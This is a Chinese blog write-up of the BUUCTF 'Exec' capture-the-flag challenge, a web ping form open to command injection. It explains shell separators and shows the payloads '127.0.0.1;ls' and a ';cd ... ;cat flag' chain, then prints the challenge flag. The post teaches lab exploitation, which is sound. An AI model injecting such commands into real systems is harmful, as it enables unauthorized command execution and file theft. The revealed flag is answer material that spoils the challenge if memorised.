buuctf Exec



KLS shine 于 2021-12-19 20:37:34 发布 404 收藏

分类专栏: BUUCTF 文章标签: linux

版权声明:本文为博主原创文章,遵循 CC 4.0 BY-SA 版权协议,转载请附上原文出处链接和本声明。

本文链接: https://blog.csdn.net/qq_61968245/article/details/122023717

版权

BUUCTF

BUUCTF 专栏收录该内容

9篇文章 0 订阅 订阅专栏

0x01 题目链接

BUUCTF在线评测BUUCTF 是一个 CTF 竞赛和训练平台,为各位 CTF 选手提供真实赛题在线复现等服务。。https://buuoj.cn/challenges

0x02题目

打开题目就看到大大的PING,二话不说直接ping个本地ip

	\leftarrow \rightarrow (3	O & 1	148e6bdf-a47b-4de3-b3a	I-74a2828ffc	dfe.node4. bu	uoj.cn:81				
	→ 导入书签	□ 火狐官方站点	⊕ [点击查看源]	网页] ⊕ 在这里插入图片描述	□ 域名查询	□ 学习资源	🗋 xss平台	□ 解密平台	□ 在线靶场	比赛	<u>□</u> ŧ
F	PING										
	127.0.0.1										
		PING									
	PING 127.0.0	.1 (127.0.0.1):	56 data byte	5					CSDN @	oKIS sh	ine

涉及知识点:

在命令执行的过程中,可以通过一些常用特殊字符来执行其他语句

; //命令分割符,即当执行完第一个命令,继续执行下一个命令


| //管道

0x03解题

那么尝试在当前文件加下,有什么东西吧

构造payload

127.0.0.1;ls



$\leftarrow \rightarrow G$	148e6bdt-a4/b-4de3-b3a1-/4a2828ffdte.node4.buuoj.cn:81										
→ 导入书签 □ 火狐官方站点 ⊕ [点击查看源网页]	● 在这里插入图片描述	🗋 域名查询	□ 学习资源	🗋 xss平台	□ 解密平台	□ 在线靶场				
PING											
127.0.0.1;cd//;cat flag											
PING											
PING 127.0.0.1 (127.0.0.1): 56 data bytes flag{d96c26a0-0c45-4c45-98e7-b1431ed7d479}											

CSDN @KLS_shine

flag{d96c26a0-0c45-4c45-98e7-b1431ed7d479}